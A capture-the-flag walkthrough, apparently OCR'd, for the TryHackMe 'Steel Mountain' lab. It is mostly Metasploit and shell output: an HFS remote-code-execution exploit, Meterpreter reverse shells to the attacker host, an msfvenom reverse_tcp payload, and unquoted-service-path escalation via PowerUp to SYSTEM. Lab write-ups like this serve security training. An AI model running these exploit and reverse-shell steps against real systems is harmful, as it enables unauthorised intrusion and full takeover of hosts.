
STEEL MOUNTAIN


To access the machine, click on the link given below:

- https://tryhackme.com/room/steelmountain

SCANNING


I performed an **nmap** aggressive scan on the target to get a comprehensive list of details including open ports, running services, configurations etc.






FOOTHOLD


I visited the web applications that were hosted on the target and found an **HTTP File Server** running on port 8080.






I then searched for exploits related to this specific version of the File server and found some.

Since there was a **Metasploit** version of the exploit, I started the **Metasploit** framework and selected the exploit.



I then configured the appropriate parameters.



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.96.5
RHOSTS => 10.10.96.5
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
```

Finally, I ran the exploit and got a reverse shell.

```
File  Actions  Edit  View  Help
root@kali: ~/thm/steelmountain
root@kali: ~/thm/steelmountain  root@kali: ~/thm/steelmountain  root@kali: ~/thm/steelmountain  root@kali: ~/thm/steelmountain  root@kali: ~/thm/steelmountain
msf6 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Using URL: http://10.21.17.140:8080/sfz8YgOV
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /sfz8YgOV
[*] Sending stage (177734 bytes) to 10.10.96.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[!] Tried to delete %TEMP%\VAIXDuflDfSdzQ.vbs, unknown result
[*] Meterpreter session 1 opened (10.21.17.140:4444 → 10.10.96.5:49242) at 2025-06-13 06:03:45 -0400
[*] Server stopped.

meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

I initially gained a 32-bit shell, so I migrated to a 64 bit process to get a 64 bit shell.

```
meterpreter > pgrep explorer.exe
2556
meterpreter > migrate 2556
[*] Migrating from 1296 to 2556...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```


I then captured the user flag from *bill*'s Desktop.

```
meterpreter > shell
Process 2552 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:
cd C:
C:\Windows\System32

C:\Windows\system32>cd C:\
cd C:\

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\

10/12/2020  12:06 PM         3,162,859 EC2-Windows-Launch.zip
09/26/2019  07:17 AM    <DIR>          inetpub
10/12/2020  12:06 PM            13,182 install.ps1
08/22/2013  08:52 AM    <DIR>          PerfLogs
09/29/2019  05:42 PM    <DIR>          Program Files
09/29/2019  05:46 PM    <DIR>          Program Files (x86)
09/26/2019  11:29 PM    <DIR>          Users
10/12/2020  12:09 PM    <DIR>          Windows
```

```
C:\Users\bill>cd Desktop
cd Desktop

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  09:08 AM    <DIR>          .
09/27/2019  09:08 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,157,386,752 bytes free

C:\Users\bill\Desktop>more user.txt
more user.txt
b04[redacted]

C:\Users\bill\Desktop>
```

PRIVILEGE ESCALATION

After capturing the user flag, I downloaded **PowerUp.ps1** on my local system and transferred it to the target for local enumeration.



```
meterpreter > pwd
C:\Users\bill\Desktop
meterpreter > upload PowerUp.ps1
[*] Uploading  : /root/thm/steelmountain/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/thm/steelmountain/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /root/thm/steelmountain/PowerUp.ps1 → PowerUp.ps1
meterpreter > dir
Listing: C:\Users\bill\Desktop
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  600580  fil   2025-06-13 06:13:49 -0400  PowerUp.ps1
100666/rw-rw-rw-  282     fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70      fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter >
```

Executing `Invoke-AllChecks` revealed an **Unquoted Service Path** misconfiguration on a service running as Local System.

```
meterpreter > pwd
C:\Users\bill\Desktop
meterpreter > powershell_shell
PS > ls


    Directory: C:\Users\bill\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----         6/13/2025   3:13 AM     600580 PowerUp.ps1
-a----         9/27/2019   5:42 AM         70 user.txt


PS > Import-Module ./PowerUp.ps1
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

To exploit the misconfiguration, I first created an **exe** file with the same name as the service directory with a space in its name.

```
1  2  3  4
root@kali: ~/thm/steelmountain
File  Actions  Edit  View  Help
root@kali: ~/thm/steelmountain | root@kali: ~/thm/steelmountain | root@kali: ~/thm/steelmountain | root@kali: ~/thm/steelmountain | root@kali: ~/thm/steelmountain

┌──(root㉿kali)-[~/thm/steelmountain]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.21.17.140 LPORT=5555 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe
```

I then uploaded this application to the parent directory of the directory with the space in its name.

```
meterpreter > pwd
C:\Users\bill\Desktop
meterpreter > cd 'C:/Program Files (x86)/IObit/'
meterpreter > dir
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2025-06-13 05:45:48 -0400  Advanced SystemCare
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate

meterpreter > upload Advanced.exe
[*] Uploading  : /root/thm/steelmountain/Advanced.exe → Advanced.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /root/thm/steelmountain/Advanced.exe → Advanced.exe
[*] Completed  : /root/thm/steelmountain/Advanced.exe → Advanced.exe
meterpreter > dir
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2025-06-13 05:45:48 -0400  Advanced SystemCare
100777/rwxrwxrwx  7168   fil   2025-06-13 06:21:31 -0400  Advanced.exe
040777/rwxrwxrwx  16384  dir   2019-09-27 01:35:24 -0400  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 11:18:50 -0400  LiveUpdate

meterpreter >
```

Finally, I restarted the service using **sc**.

```
meterpreter > shell
Process 1520 created.
Channel 9 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit>sc.exe stop AdvancedSystemCareService9
sc.exe stop AdvancedSystemCareService9
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Program Files (x86)\IObit>
```

I started a reverse shell listener on another instance of **metasploit** and got a reverse shell.


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set Payload windows/x64/meterpreter/reverse_tcp
Payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.21.17.140
LHOST ⇒ 10.21.17.140
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:5555
```

```
C:\Program Files (x86)\IObit>sc.exe start AdvancedSystemCareService9
sc.exe start AdvancedSystemCareService9
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.21.17.140:5555
[*] Sending stage (203846 bytes) to 10.10.96.5
[*] Meterpreter session 1 opened (10.21.17.140:5555 → 10.10.96.5:49273) at 2025-06-13 06:25:31 -0400

meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Since I had **nt authority** privileges, I captured the root flag from *Administrator*'s Desktop.

```
meterpreter > shell
Process 1500 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\Users\Administrator
cd C:\Users\Administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator

09/26/2019  07:11 AM    <DIR>          .
09/26/2019  07:11 AM    <DIR>          ..
09/26/2019  07:11 AM    <DIR>          Contacts
10/12/2020  12:05 PM    <DIR>          Desktop
09/26/2019  07:11 AM    <DIR>          Documents
09/27/2019  07:57 AM    <DIR>          Downloads
09/26/2019  07:11 AM    <DIR>          Favorites
09/26/2019  07:11 AM    <DIR>          Links
09/26/2019  07:11 AM    <DIR>          Music
09/26/2019  07:11 AM    <DIR>          Pictures
09/26/2019  07:11 AM    <DIR>          Saved Games
09/26/2019  07:11 AM    <DIR>          Searches
09/26/2019  07:11 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  44,077,912,064 bytes free
```


C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\Administrator\Desktop
10/12/2020 12:05 PM <DIR> .
10/12/2020 12:05 PM <DIR> ..
10/12/2020 12:05 PM 1,528 activation.ps1
09/27/2019 05:41 AM 32 root.txt
2 File(s) 1,560 bytes
2 Dir(s) 44,077,912,064 bytes free
C:\Users\Administrator\Desktop>more root.txt
more root.txt
9a